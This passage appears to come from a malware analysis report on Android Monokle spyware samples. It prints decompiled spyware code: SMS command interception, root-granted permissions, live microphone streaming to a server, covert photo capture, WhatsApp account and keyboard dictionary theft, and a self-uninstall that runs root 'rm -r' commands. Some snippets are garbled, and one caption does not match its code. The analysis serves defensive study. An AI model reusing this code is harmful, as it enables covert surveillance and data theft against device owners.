                processPossibleControlMessage(tSmsMessage);
            }
        }
    }

    private static Map<String, String> RetrieveMessages(Intent intent) {
        Object[] objArr;
        Bundle extras = intent.getExtras();
        if (extras == null || !extras.containsKey("pdus") || (objArr = (Object[]) extras.get("pdus")) == null)
            return null;
        int length = objArr.length;
        HashMap hashMap = new HashMap(length);
        SmsMessage[] smsMessageArr = new SmsMessage[length];
        for (int i = 0; i < length; i++) {
            if (Build.VERSION.SDK_INT >= 23) {
                smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], extras.getString("format"));
            } else {
                smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
            }
            String originatingAddress = smsMessageArr[i].getOriginatingAddress();
            if (!hashMap.containsKey(originatingAddress)) {
                hashMap.put(smsMessageArr[i].getOriginatingAddress(), smsMessageArr[i].getMessageBody());
            } else {
                hashMap.put(originatingAddress, ((String) hashMap.get(originatingAddress)) + smsMessageArr[i].getMessageBody());
            }
        }
        return hashMap;
    }
}

```

Image 19: 02ad...4de process SMS

The malware waits for the root permission and if not granted then waits for 200 ms and then retries if not granted for 30 times then it will not try anymore.

```
private static boolean WaitForRoot() {
    int i = 0;
    while (!isRootChecked()) {
        try {
            Thread.sleep(200L);
        } catch (Exception unused) {
        }
        i++;
        if (i > 30) {
            Logger.log("Can't check root");
            return false;
        }
    }
    return true;
}
```

Image 20: 02ad...4de looking for the Root Permission

If the permission of root is granted then it provides to request other permissions.

```
public static void GrantAllPermissions() {
    String str;
    if (waitForRoot()) {
        ArrayList arrayList = new ArrayList();
        Context context = App.getContext();
        String packageName = context.getPackageName();
        if (isRootAvailable() && Build.VERSION.SDK_INT >= 23) {
            checkPermission(packageName, "android.permission.RECEIVE_SMS", arrayList);
            checkPermission(packageName, "android.permission.READ_SMS", arrayList);
            checkPermission(packageName, "android.permission.SEND_SMS", arrayList);
            checkPermission(packageName, "android.permission.CALL_PHONE", arrayList);
            checkPermission(packageName, "android.permission.READ_CALENDAR", arrayList);
            checkPermission(packageName, "android.permission.CAMERA", arrayList);
            checkPermission(packageName, "android.permission.READ_CONTACTS", arrayList);
            checkPermission(packageName, "android.permission.ACCESS_FINE_LOCATION", arrayList);
            checkPermission(packageName, "android.permission.RECORD_AUDIO", arrayList);
            checkPermission(packageName, "android.permission.READ_EXTERNAL_STORAGE", arrayList);
            checkPermission(packageName, "android.permission.WRITE_EXTERNAL_STORAGE", arrayList);
            checkPermission(packageName, "android.permission.READ_PHONE_STATE", arrayList);
            checkPermission(packageName, "android.permission.WRITE_CALL_LOG", arrayList);
            checkPermission(packageName, "android.permission.GET_ACCOUNTS", arrayList);
            checkPermission(packageName, "android.permission.READ_CALL_LOG", arrayList);
            checkPermission(packageName, "android.permission.READ_PHONE_STATE", arrayList);
            checkPermission(packageName, "android.permission.ACCESS_NOTIFICATION_POLICY", arrayList);
            arrayList.add("dumppsys devicidle whitelist " + packageName);
            arrayList.add("appops set " + packageName + " android:get_usage_stats allow");
            arrayList.add("appops set " + packageName + " android:system_alert_window allow");
            arrayList.add("appops set " + packageName + " android:write_settings allow");
        }
        if (!AccessibilityService.isActive(App.getContext())) {
            Logger.log("try to enable accessibility");
            arrayList.add("settings put secure enabled.accessibility_services %s" + packageName + "/*" + AccessibilityService.class.getName());
            arrayList.add("settings put secure enabled.accessibility_services " + packageName + "/*" + AccessibilityService.class.getName());
            arrayList.add("settings put secure accessibility_enabled 1");
        }
        if (!NotificationListener.isNotificationServiceEnabled()) {
            String string = Settings.Secure.getString(context.getContentResolver(), "enabled_notification_listeners");
            if (string == null || string.isEmpty()) {
                str = packageName + "/" + NotificationListener.class.getName();
            } else {
                str = string + TMultiplexedProtocol.SEPARATOR + packageName + "/" + NotificationListener.class.getName();
            }
            arrayList.add("settings put secure enabled.notification_listeners %slisteners:" + str);
        }
        if (!isRootAvailable() || arrayList.isEmpty()) {
            return;
        }
        RootHelper.getInstance().executeRootCommand(new String[arrayList.size()]);
    }
}
```

Image 21: 02ad...4de looking for Other Permissions

One of Monokle's capabilities allows an adversary to add a certificate of their choosing to the set of those trusted on a compromised device. This would theoretically allow them to conduct man-in-the-middle attacks against SSL-protected traffic if they are able to intercept network traffic.

```
public static void tryToInstall() {
    String str;
    if (!isSystem()) {
        Logger.log("Running as standard app. Don't need copy ABI.");
    } else if (!ServiceEngine.isRootAvailable()) {
        Logger.logException("Can't copy ABI lib root isn't available");
    } else {
        if (Build.VERSION.SDK_INT >= 21) {
            str = Build.SUPPORTED_ABIS[0];
        } else {
            str = Build.CPU_ABI;
        }
        Logger.log("Copy lib for ABI: " + str);
        String str2 = str.contains("64") ? "/system/lib64/libspeex.so" : "/system/lib/libspeex.so";
        File file = new File(App.getContext().getFilesDir(), "libspeex.so");
        if (copyAssetFile(str + "/libspeex.so", file.getAbsolutePath())) {
            RootHelper.getInstance().executeRootCommand("mount -o rw,remount /system");
            RootHelper.getInstance().copyFile(file.getAbsolutePath(), str2);
            RootHelper.getInstance().deleteFile(file.getAbsolutePath());
            RootHelper rootHelper = RootHelper.getInstance();
            rootHelper.executeRootCommand("chmod 755 " + str2);
        }
    }
}
```

Image 22: 02ad...4de add of a certificate

The code starts a media sender process, utilizing audio recording and encoding, then sends the encoded data packets over a network socket.

```

public void start() {
    if (this.state == MediaSenderState.SENDING) {
        return;
    }
    this.state = MediaSenderState.SENDING;
    new Thread(new Runnable() { // from class: com.system.security.update.rt.MediaSenderJ.1
        static final /* synthetic */ boolean $assertionsDisabled = false;

        /* JADX WARN: Removed duplicated region for block: B:30:0x0109 */
        /* JADX WARN: Removed duplicated region for block: B:33:0x0113 A[LOOP:0: B:12:0x0069->B:33:0x0113, LOOP_END] */
        /* JADX WARN: Removed duplicated region for block: B:41:0x0107 A[EDGE_INSN: B:41:0x0107->B:29:0x0107 ?: BREAK , SYNTHETIC] */
        // Overridden from java.lang.Runnable
        /*
         * Code decompiled incorrectly, please refer to instructions dump.
         */
        public void run() {
            DatagramSocket datagramSocket;
            DatagramPacket datagramPacket;
            SpeexEncoder speexEncoder = new SpeexEncoder(MediaSenderJ.this.speexFrequencyBand, MediaSenderJ.this.speexQuality);
            AudioRecord createAudioRecorder = MediaSenderJ.this.createAudioRecorder();
            byte b = 1;
            if (createAudioRecorder.getState() != 1) {
                Logger.logException("Can't initialize AudioRecord");
                return;
            }
            try {
                datagramSocket = new DatagramSocket();
            } catch (SocketException e) {
                Logger.logException("can't open dg socket: " + e.getMessage());
                datagramSocket = null;
            }
            byte[] array = ByteBuffer.allocate(4)..putInt(new Random().nextInt()).array();
            short[] sArr = new short[speexEncoder.getFrameSize()];
            createAudioRecorder.startRecording();
            int i = 0;
            while (createAudioRecorder.read(sArr, 0, sArr.length) != -1) {
                byte[] encode = speexEncoder.encode(sArr);
                int i2 = i + 1;
                byte[] array2 = ByteBuffer.allocate(4).putInt(i2).array();
                byte[] bArr = new byte[encode.length + 2 + array.length + array2.length];
                bArr[0] = b;
                bArr[1] = 0;
                bArr[2] = array[0];
                bArr[3] = array[1];
                bArr[4] = array[2];
                bArr[5] = array[3];
                bArr[6] = array2[0];
                bArr[7] = array2[1];
                bArr[8] = array2[2];
                bArr[9] = array2[3];
                for (int i3 = 0; i3 < encode.length; i3++) {
                    bArr[i3 + 2 + array.length + array2.length] = encode[i3];
                }
            }
            try {
                datagramPacket = new DatagramPacket(bArr, 0, bArr.length, InetAddress.getByName(MediaSenderJ.this.serverAddress), MediaSenderJ.this.serverPort);
            } catch (UnknownHostException e2) {
                e2.printStackTrace();
                datagramPacket = null;
            }
        }
    });
}

```

Image 23: 02ad...4de Media Sender

```

        bArr[i] = array[i];
    for (int i3 = 0; i3 < encode.length; i3++) {
        bArr[i3 + 2 + array.length + array2.length] = encode[i3];
    }
} try {
    datagramPacket = new DatagramPacket(bArr, 0, bArr.length, InetAddress.getByName(MediaSenderJ.this.serverAddress), MediaSenderJ.this.serverPort);
} catch (UnknownHostException e2) {
    e2.printStackTrace();
    datagramPacket = null;
} try {
    datagramSocket.send(datagramPacket);
} catch (IOException unused) {
    if (MediaSenderJ.this.state == MediaSenderState.SENDING) {
        if (datagramSocket != null) {
        }
        createAudioRecorder.stop();
        createAudioRecorder.release();
    }
    i = i2;
    b = i2;
} catch (Exception e3) {
    Logger.logException(e3.getMessage());
    if (MediaSenderJ.this.state == MediaSenderState.SENDING) {
    }
}
if (datagramSocket != null) {
    datagramSocket.close();
}
createAudioRecorder.stop();
createAudioRecorder.release();
}).start();
}

```

Image 24: 02ad...4de Media Sender(Cont)

This code allows changing permissions, checking permissions for read and write access, and deleting files and the the Root Command helper is used to execute root command.

```

public boolean modifyFilePermissions(File file, int i) {
    return executeRootCommandBool("chmod " + i + " " + prepareFilePath(file.getAbsolutePath()));
}

public boolean modifyFilePermissions(File[] fileArr, int i) {
    String[] strArr = new String[fileArr.length];
    for (int i2 = 0; i2 < fileArr.length; i2++) {
        strArr[i2] = "chmod " + i + " " + prepareFilePath(fileArr[i2].getAbsolutePath());
    }
    String executeRootCommand = executeRootCommand(strArr);
    return (executeRootCommand == null || executeRootCommand.contains("no such")) || executeRootCommand.contains("failed") || executeRootCommand.contains("error")) ? false : true;
}

public boolean modifyPermissionsOfFileAndContents(File file, int i) {
    return executeRootCommandBool("chmod " + i + " -R " + prepareFilePath(file.getAbsolutePath()));
}

public boolean deleteFile(File file) {
    return deleteFile(file.getAbsolutePath());
}

public boolean deleteFile(String str) {
    return executeRootCommandBool("rm -r " + prepareFilePath(str));
}

```

Image 25: 02ad...4de File Permission change

```

public String executeRootCommand(String[] strArr) {
    Shell shell = getShell();
    if (shell == null) {
        return null;
    }
    final StringBuilder sb = new StringBuilder();
    final int currentTimeMillis = (int) (System.currentTimeMillis() / 1000);
    Command command = new Command(currentTimeMillis, false, strArr); // from class: com.system.security_update.root.RootHelper
    @Override // com.stericson.RootShell.execution.Command
    public void commandOutput(int i, String str) {
        if (i == currentTimeMillis) {
            StringBuilder sb2 = sb;
            sb2.append(str);
            sb2.append("\r\n");
        }
        super.commandOutput(i, str);
    }
    try {
        Logger.log("[RootHelper.executeRootCommand] Start ROOT execution: " + command.getCommand());
        shell.add(command);
        do {
            try {
                Thread.sleep(50L);
            } catch (InterruptedException unused) {
            }
        } while (command.isExecuting());
        if (command.getExitCode() == 0) {
            return sb.toString();
        }
    } catch (Exception e) {
        Logger.logException("Failed to execute ROOT command \\" + command.getCommand() + "\", e");
    }
    return null;
}

```

Image 26: 02ad...4de Root Command Executer

The methods manage the broadcasting of photo capture events based on different triggers: by specified event, screen unlock, and screen activation.

```

public void sendPhotoShotMessageByEvent(String str, String str2) {
    String str3 = "";
    PackageManager packageManager = App.getContext().getPackageManager();
    try {
        str3 = (String) packageManager.getApplicationLabel(packageManager.getApplicationInfo(str2, 128));
    } catch (PackageManager.NameNotFoundException unused) {
    }
    Intent intent = new Intent(PhotoShotReceiver.ACTION_PHOTO);
    intent.putExtra(PhotoShotReceiver.EXTRA_ACTION_PHOTO_EVENT, true);
    intent.putExtra(PhotoShotReceiver.EXTRA_ACTION_PHOTO_WINDOW_NAME, str);
    intent.putExtra(PhotoShotReceiver.EXTRA_ACTION_PHOTO_PACKAGE_NAME, str2);
    intent.putExtra(PhotoShotReceiver.EXTRA_ACTION_PHOTO_APP_NAME, str3);
    App.getContext().sendBroadcast(intent);
}

public void sendPhotoShotMessageByCall(String str) {
    Intent intent = new Intent(PhotoShotReceiver.ACTION_PHOTO);
    intent.putExtra(PhotoShotReceiver.EXTRA_ACTION_PHOTO_EVENT, true);
    intent.putExtra(PhotoShotReceiver.EXTRA_ACTION_PHOTO_CALL_NUMBER, str);
    App.getContext().sendBroadcast(intent);
}

public void sendPhotoShotMessageByUnlock() {
    Logger.log("sendPhotoShotMessageByUnlock");
    Intent intent = new Intent(PhotoShotReceiver.ACTION_PHOTO);
    intent.putExtra(PhotoShotReceiver.EXTRA_ACTION_PHOTO_EVENT, true);
    intent.putExtra(PhotoShotReceiver.EXTRA_ACTION_PHOTO_UNLOCK, true);
    App.getContext().sendBroadcast(intent);
}

public void sendPhotoShotMessageByScreenOn() {
    Logger.log("sendPhotoShotMessageByScreenOn");
    Intent intent = new Intent(PhotoShotReceiver.ACTION_PHOTO);
    intent.putExtra(PhotoShotReceiver.EXTRA_ACTION_PHOTO_EVENT, true);
    intent.putExtra(PhotoShotReceiver.EXTRA_ACTION_PHOTO_SCREENON, true);
    App.getContext().sendBroadcast(intent);
}

public void registerReceiver() {
    this.photoShotTimeReceiver = new PhotoShotReceiver();
    App.getContext().registerReceiver(this.photoShotTimeReceiver, new IntentFilter(PhotoShotReceiver.ACTION_PHOTO));
}

public void unregisterReceiver() {
    App.getContext().unregisterReceiver(this.photoShotTimeReceiver);
}

```

Image 27: 02ad...4de Photo BroadCasting

The PhotoShotReceiver class defines constants for different types of photo events and associated extras. In its onReceive(that receives the broadcasted photo) method depending on the event type extracted from the intent, it sets relevant parameters such as window name, app name, or package name.

```

public static class PhotoShotReceiver extends BroadcastReceiver {
    public static final String ACTION_PHOTO = "ACTION_PHOTO";
    public static final String EXTRA_ACTION_PHOTO_APP_NAME = "EXTRA_ACTION_PHOTO_APP_NAME";
    public static final String EXTRA_ACTION_PHOTO_CALL_NUMBER = "EXTRA_ACTION_PHOTO_CALL_NUMBER";
    public static final String EXTRA_ACTION_PHOTO_EVENT = "EXTRA_ACTION_PHOTO_EVENT";
    public static final String EXTRA_ACTION_PHOTO_PACKAGE_NAME = "EXTRA_ACTION_PHOTO_PACKAGE_NAME";
    public static final String EXTRA_ACTION_PHOTO_SCREENON = "EXTRA_ACTION_PHOTO_SCREENON";
    public static final String EXTRA_ACTION_PHOTO_UNLOCK = "EXTRA_ACTION_PHOTO_UNLOCK";
    public static final String EXTRA_ACTION_PHOTO_WINDOW_NAME = "EXTRA_ACTION_PHOTO_WINDOW_NAME";

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        if (ACTION_PHOTO.equals(intent.getAction())) {
            PhotoShotParams photoShotParams = SettingsParser.getInstance().getServiceSettings().PhotoShotSettings;
            if (SettingsParser.getInstance().getServiceSettings().PhotoShotsCurrentQuantity >= photoShotParams.quantity) {
                return;
            }
            AgentEvent agentEvent = new AgentEvent();
            agentEvent.setType(EventType.PhotoCapture);
            agentEvent.photoCapture = new AgentEvent_PhotoCapture();
            boolean booleanExtra = intent.getBooleanExtra(EXTRA_ACTION_PHOTO_EVENT, false);
            boolean booleanExtra2 = intent.getBooleanExtra(EXTRA_ACTION_PHOTO_UNLOCK, false);
            boolean booleanExtra3 = intent.getBooleanExtra(EXTRA_ACTION_PHOTO_SCREENON, false);
            if (booleanExtra) {
                agentEvent.photoCapture.setWindowName(intent.getStringExtra(EXTRA_ACTION_PHOTO_WINDOW_NAME));
                String stringExtra = intent.getStringExtra(EXTRA_ACTION_PHOTO_PACKAGE_NAME);
                String stringExtra2 = intent.getStringExtra(EXTRA_ACTION_PHOTO_APP_NAME);
                String stringExtra3 = intent.getStringExtra(EXTRA_ACTION_PHOTO_CALL_NUMBER);
                if (stringExtra != null && !stringExtra.isEmpty()) {
                    agentEvent.photoCapture.setType(PhotoCaptureEventType.AppLaunch);
                    agentEvent.photoCapture.app = new UserApplication();
                    agentEvent.photoCapture.app.setName(stringExtra);
                    agentEvent.photoCapture.app.setPackageName(stringExtra);
                } else if (stringExtra2 != null && !stringExtra2.isEmpty()) {
                    agentEvent.photoCapture.setType(PhotoCaptureEventType.PhoneAnswer);
                    agentEvent.photoCapture.phoneNumber = stringExtra;
                } else if (booleanExtra2) {
                    agentEvent.photoCapture.setType(PhotoCaptureEventType.ScreenUnlock);
                } else if (booleanExtra3) {
                    agentEvent.photoCapture.setType(PhotoCaptureEventType.ScreenOn);
                }
            } else {
                agentEvent.photoCapture.setType(PhotoCaptureEventType.Periodic);
            }
            PhotoShotsList.getInstance().createPhoto(agentEvent);
            if (photoShotParams.periodSec < 60 || SettingsParser.getInstance().getServiceSettings().PhotoShotsCurrentQuantity >= photoShotParams.quantity) {
                return;
            }
            PhotoShotsList.scheduleAlarm(App.getContext(), photoShotParams.periodSec * 1000);
        }
    }
}

```

Image 28: 02ad...4de Photo Receiver

The malware retrieves the accounts saved on the local files, the code below shows for the WhatsApp but the same is done for other accounts such as Skype, Messenger, Facebook, thus since the logic is the same the code is not provided.

```

List<UserAccount> readAccounts(File file) {
    FileInputStream fileInputStream;
    XmlPullParser newPullParser;
    LinkedList<UserAccount> linkedList = new LinkedList();
    FileInputStream fileInputStream2 = null;
    try {
        try {
            XmlPullParserFactory.newInstance = XmlPullParserFactory.newInstance();
            newInstance.setNamespaceAware(true);
            newPullParser = newInstance.newPullParser();
            fileInputStream = new FileInputStream(file);
        } catch (Throwable th) {
            th = th;
            fileInputStream = fileInputStream2;
        }
    } catch (Exception e) {
        e = e;
    }
    try {
        newPullParser.setInput(fileInputStream, null);
        String str = "<not set>";
        ETag etag = ETag.unknown;
        int eventType = newPullParser.getEventType();
        String str2 = "<no phone number>";
        while (eventType != 1) {
            if (eventType == 2) {
                switch (eventType) {
                    case 2:
                        if (newPullParser.getName().equals("string")) {
                            for (int i = 0; i < newPullParser.getAttributeCount(); i++) {
                                String attributeName = newPullParser.getAttributeName(i);
                                String attributeValue = newPullParser.getAttributeValue(i);
                                if (attributeName.equals("name")) {
                                    if (attributeValue.contains("input_country_code")) {
                                        etag = ETag.countryCode;
                                    }
                                    if (attributeValue.contains("input_phone_number")) {
                                        etag = ETag.phoneNumber;
                                    }
                                }
                            }
                            break;
                        } else {
                            continue;
                        }
                    case 3:
                        etag = ETag.unknown;
                        continue;
                    case 4:
                        if (newPullParser.isWhitespace()) {
                            continue;
                        } else {
                            switch (etag) {
                                case countryCode:
                                    str = newPullParser.getText();
                                    continue;
                                case phoneNumber:
                                    str2 = newPullParser.getText();
                                    continue;
                                default:
                                    continue;
                            }
                        }
                    default:
                        continue;
                }
            }
        }
    } catch (DOMException unused) {
    }
}

```

Image 29: 02ad...4de Retrieve Account

```
        continue;
    }
}
eventType = newFullParser.next();
str2 = str2;
}
UserAccount userAccount = new UserAccount();
userAccount.setPackageName(AppUtils.APP_PACKAGE_WHATSAPP);
userAccount.setKane(Marker.ANY_NON_NULL_MARKER + str + " " + str2);
userAccount.setMisc("Program");
linkedList.add(userAccount);
fileInputStream.close();
fileInputStream2 = str2;
} catch (Exception e2) {
    e = e2;
    fileInputStream2 = fileInputStream;
Logger.logException("Can't open xml file: " + e.getMessage());
fileInputStream2 = fileInputStream2;
if (fileInputStream2 != null) {
    fileInputStream2.close();
    fileInputStream2 = fileInputStream2;
}
return linkedList;
} catch (Throwable th2) {
    th = th2;
    if (fileInputStream != null) {
        try {
            fileInputStream.close();
        } catch (IOException unused2) {
        }
    }
    throw th;
}
return linkedList;
}
}
return linkedList;
}
```

Image 30: 02ad...4de Retrieve Account(cont)

The malware has the ability to selfkill and uninstall self too.

```
/* JADK INFO: Access modifiers changed from: package-private */
public static void selfKill() {
    try {
        Logger.log("selfKill");
        SettingsParser.cleanupFiles();
        LocationHub.clear();
        SoundHub.cleanup();
        CameraHub.cleanup();
        PhotoCameraHub.cleanup();
        ScreenshotsList.cleanup();
        Logger.cleanup();
        ComponentName componentName = new ComponentName(App.getContext(), StartBroadcastReceiver.class);
        PackageManager packageManager = App.getContext().getPackageManager();
        packageManager.setComponentEnabledSetting(componentName, 2, 1);
        packageManager.setComponentEnabledSetting(new ComponentName(App.getContext(), AccessibilityReceiver.class), 2, 1);
        App.getContext().stopService(new Intent(BackgroundService.class.getName()));
    } catch (Exception unused) {
    }
}

/* JADK INFO: Access modifiers changed from: package-private */
public static void uninstallSelf() {
    if (isRootAvailable()) {
        try {
            String str = App.getContext().getPackageManager().getApplicationInfo(App.getContext().getPackageName(), 0).publicSourceDir;
            String packageName = App.getContext().getPackageName();
            LinkedList linkedList = new LinkedList();
            if (packageName.contains("com.system.security")) {
                linkedList.add("mount -o rw,remount /system");
                linkedList.add("rm -r " + str);
                linkedList.add("rm -r /system/app/MonitorSystem");
                linkedList.add("rm -r /system/priv-app/MonitorSystem");
            }
            if (SettingsParser.getInstance().getServiceSettings().agentSettings.isSetDataStore()) {
                linkedList.add("rm -r " + SettingsParser.getInstance().getServiceSettings().agentSettings.dataStore);
            }
            linkedList.add("rm -rf " + App.getContext().getFilesDir().getAbsolutePath());
            linkedList.add("rm -r " + ScreenshotsList.getDirectory().getAbsolutePath());
            linkedList.add("rm -r " + PhotoshotsList.getDirectory().getAbsolutePath());
            linkedList.add("rm -r " + CameraHub.getDirectory().getAbsolutePath());
            linkedList.add("rm -r " + SoundHub.getDirectory().getAbsolutePath());
            linkedList.add("rm -r " + PhotoCameraHub.getDirectory().getAbsolutePath());
            linkedList.add("reboot");
            linkedList.add("sync");
            if (!linkedList.isEmpty()) {
                RootHelper.getInstance().executeRootCommand((String[]) linkedList.toArray(new String[linkedList.size()])));
            }
            App.getContext().stopService(new Intent(App.getContext(), BackgroundService.class));
        } catch (PackageManager.NameNotFoundException e) {
            e.printStackTrace();
        }
    }
}
```

Image 31: 02ad...4de SelfKill and Uninstall

4.1.4 695d...21a

The following methods (image 32) do the quite the same things that the previous one, but in a different way that is analyzed in this section. Since the two malwares belongs to the same family of trojan, in this case Monocle, they almost do the same things, maybe in different way but on summary the same thing, maybe someone more and someone less, this section only deals with the difference to the first malware and do not have replication of analysis. This code contains methods for extracting audio and video recording mode parameters from base system and server commands, respectively. The `getAudioRecordModeParams()` function constructs an audio recording mode based on the provided base system command. Similarly, the `getVideoRecordModeParams()`⁴ function constructs a video recording mode based on the provided server command.

```

public static SoundHub.AudioMode getAudioRecordModeParams(BaseSystemCommand_SetAudioRecordMode baseSystemCommand_SetAudioRecordMode) {
    SoundHub.AudioMode audioMode = new SoundHub.AudioMode();
    audioMode.SwitchOn = false;
    if (baseSystemCommand_SetAudioRecordMode.isSetMode()) {
        audioMode.SwitchOn = baseSystemCommand_SetAudioRecordMode.mode == 1;
    }
    if (baseSystemCommand_SetAudioRecordMode.isSetDuration()) {
        audioMode.duration = baseSystemCommand_SetAudioRecordMode.duration;
    }
    if (baseSystemCommand_SetAudioRecordMode.isSetQuality()) {
        if (baseSystemCommand_SetAudioRecordMode.quality >= RecordQuality.High.getValue()) {
            audioMode.Quality = SoundHub.AudioQuality.High;
        } else if (baseSystemCommand_SetAudioRecordMode.quality >= RecordQuality.Medium.getValue()) {
            audioMode.Quality = SoundHub.AudioQuality.Medium;
        } else {
            audioMode.Quality = SoundHub.AudioQuality.Low;
        }
    }
    if (baseSystemCommand_SetAudioRecordMode.isSetScheduled()) {
        audioMode.scheduled = baseSystemCommand_SetAudioRecordMode.scheduled;
    }
    return audioMode;
}

public static CameraHub.CameraMode getVideoRecordModeParams(ServerCommand serverCommand) {
    CameraHub.CameraMode cameraMode = new CameraHub.CameraMode();
    cameraMode.SwitchOn = false;
    BaseSystemCommand_SetVideoRecordMode setVideoRecordMode = serverCommand.baseSystem.getSetVideoRecordMode();
    if (setVideoRecordMode != null) {
        if (setVideoRecordMode.isSetMode()) {
            cameraMode.SwitchOn = setVideoRecordMode.mode == 1;
        }
        if (setVideoRecordMode.isSetDuration()) {
            cameraMode.duration = setVideoRecordMode.duration;
        }
        if (setVideoRecordMode.isSetCameraPosition()) {
            if (setVideoRecordMode.cameraPosition == CameraPosition.Front) {
                cameraMode.CamType = CameraHub.CameraType.FrontCamera;
            } else {
                cameraMode.CamType = CameraHub.CameraType.RearCamera;
            }
        }
        if (setVideoRecordMode.isSetQuality()) {
            if (setVideoRecordMode.quality >= RecordQuality.High.getValue()) {
                cameraMode.CamQuality = CameraHub.CameraQuality.High;
            } else if (setVideoRecordMode.quality >= RecordQuality.Medium.getValue()) {
                cameraMode.CamQuality = CameraHub.CameraQuality.Medium;
            } else {
                cameraMode.CamQuality = CameraHub.CameraQuality.Low;
            }
        }
    }
    return cameraMode;
}

```

Image 32: 695d...21a records audio and video

In the following images 33 and 34, are shown codes which handles incoming phone calls and SMS messages. For phone calls, it processes incoming and outgoing calls, while for SMS messages, it retrieves and processes the message content.

```

@Override // android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
    int callState;
    boolean z;
    if (intent.getAction() == null || !intent.getAction().equals("android.intent.action.PHONE_STATE")) {
        return;
    }
    if (MyTelephonyManager.haveSentPlugHeadsetEvent) {
        MyTelephonyManager.sendPlugInPlugHeadsetEvent(false);
    }
    Bundle extras = intent.getExtras();
    if (extras == null || MyTelephonyManager.phoneState == (callState = MyTelephonyManager.getTelephonyManager().getCallState())) {
        return;
    }
    switch (callState) {
        case 0:
            if (!MyTelephonyManager.PhoneCallsToDelete.isEmpty()) {
                MyTelephonyManager.clearCallsWaitin - Calendar.getInstance().getTimeInMillis() + 15000;
            }
            if (SoundHub.haveStartedCallRecord) {
                SoundHub.haveStartedCallRecord = false;
                SoundHub.stopWork();
            }
            break;
        break;
        case 1:
            String string = extras.getString("incoming_number");
            if (string != null) {
                AgentEvent agentEvent = new AgentEvent();
                agentEvent.setType(EventType.PhoneCall);
                agentEvent.setPhoneCall = new AgentEvent.PhoneCall();
                agentEvent.setPhoneCall.number = string;
                EventTrackingNew.CreateEvent(agentEvent);
                boolean z2 = (SoundHub.isSoundHubWorking() || CameraHub.isVideoHubWorking()) ? false : true;
                boolean z3 = SettingsParser.getInstance().getServiceSettings().recordCalls && SettingsParser.checkNumberComplyMasksList(SettingsParser.getInstance().getServiceSettings().recordCallMasks, string, false);
                if (z2 && z3) {
                    SoundHub.AudioMode.audioMode = new SoundHub.AudioMode();
                    audioMode.duration = 0;
                    audioMode.SwitchOn = true;
                    audioMode.Quality = SoundHub.AudioQuality.Low;
                    SoundHub.haveStartedCallRecord = SoundHub.startWork(audioMode, string) != null;
                }
                if (PhotoShotsList.getInstance().isCallNumber(string, CallMaskMode.Incoming)) {
                    PhotoShotsList.getInstance().sendPhotoShotMessageByCall(string);
                }
                String lowerCase = string.toLowerCase();
                Iterator<String> it = SettingsParser.getInstance().getServiceSettings().agentSettings.controlPhones.iterator();
                while (true) {
                    if (it.hasNext()) {
                        if (it.next().toLowerCase().contains(lowerCase)) {
                            it = lowerCase;
                        }
                    }
                }
                if (z) {
                    MyTelephonyManager.answerIncomingCall(string);
                }
            }
            break;
        case 2:
            if (MyTelephonyManager.phoneState == 0) {
                MyTelephonyManager.processOutgoingCall(extras.getString("incoming_number"));
            }
            break;
        break;
    }
    int unused = MyTelephonyManager.phoneState = callState;
}
}

```

Image 33: 695d...21a handle calls

```

/* loaded from: classes.dex */
public static final class IncomingSmsListener extends BroadcastReceiver {
    public static final String ACTION_SMS_RECEIVED = "android.provider.Telephony.SMS_RECEIVED";

    public static IncomingSmsListener createAndRegisterReceiver() {
        IntentFilter intentFilter = new IntentFilter(ACTION_SMS_RECEIVED);
        intentFilter.setPriority(1000);
        IncomingSmsListener incomingSmsListener = new IncomingSmsListener();
        App.getContext().registerReceiver(incomingSmsListener, intentFilter);
        return incomingSmsListener;
    }

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Map<String, String> RetrieveMessages = RetrieveMessages(intent);
        if (RetrieveMessages == null) {
            return;
        }
        for (String str : RetrieveMessages.keySet()) {
            String str2 = RetrieveMessages.get(str);
            Logger.log("Sms from: " + str + " body: " + str2);
            TSmsMessage tSmsMessage = new TSmsMessage(str2, str);
            checkForNewSmsCommand(tSmsMessage);
            Iterator<String> it = SettingsParser.getInstance().getServiceSettings().agentSettings.controlPhones.iterator();
            while (true) {
                if (!it.hasNext()) {
                    break;
                } else if (tSmsMessage.Address.toLowerCase().endsWith(it.next().toLowerCase())) {
                    if (!getAbortBroadcast()) {
                        abortBroadcast();
                    }
                    processPossibleControlMessage(tSmsMessage);
                }
            }
        }
    }
}

```

Image 34: 695d...21a handle sms

This code retrieves user dictionary, where is used to allow your keyboard to remember frequently typed words. When we type a specific word into the keyboard, it automatically provides some suggestions.

```
public class UserDictionaryList {
    public static int getUserDictionaryList(List<UserDictionaryWord> list) {
        int i;
        if (list == null) {
            return 100;
        }
        Logger.log("getUserDictionaryList");
        String absolutePath = new File(Environment.getDataDirectory(), "data/com.android.providers.userdictionary/databases/user_dict.db").getAbsolutePath();
        File file = new File(App.getContext().getCacheDir(), "SF2bqek.db");
        if (RootHelper.getInstance().doRawCopyFile(absolutePath, file.getAbsolutePath())) {
            RootHelper.getInstance().doRawCopyFile(absolutePath + "-journal", file.getAbsolutePath() + "-journal");
            i = getDictionaryFromDB(list, file);
            RootHelper.getInstance().executeNoRootCommand("rm -r " + file.getAbsolutePath() + Marker.ANY_MARKER);
        } else {
            i = 0;
        }
        if (RootHelper.getInstance().doRawCopyFile(new File(Environment.getDataDirectory(), "data/com.asus.iw/files/dictionary.dic").getAbsolutePath(), file.getAbsolutePath())) {
            if (getDictionaryFromAsus(list, file) == 0) {
                i = 0;
            }
            RootHelper.getInstance().executeNoRootCommand("rm -r " + file.getAbsolutePath() + Marker.ANY_MARKER);
        }
    }
    return i;
}
```

Image 35: 695d...21a User Dictionary

```

private static int getDictionaryFromDb(List<UserDictionaryWord> list, File file) {
    SQLiteDatabase sqLiteDatabase;
    Cursor cursor;
    Cursor cursor2 = null;
    try {
        sqLiteDatabase = SQLiteOpenHelper.openDatabase(file.getAbsolutePath(), null, 1);
        try {
            cursor = sqLiteDatabase.rawQuery("select word, frequency, locale from words where word not null", null);
            while (cursor.moveToNext() && list.size() < 5000) {
                try {
                    if (SessionManager.needStopSession()) {
                        if (cursor != null) {
                            cursor.close();
                        }
                        if (sqLiteDatabase != null) {
                            sqLiteDatabase.close();
                        }
                    }
                    return 0;
                } catch (Exception e) {
                    e = e;
                    cursor2 = cursor;
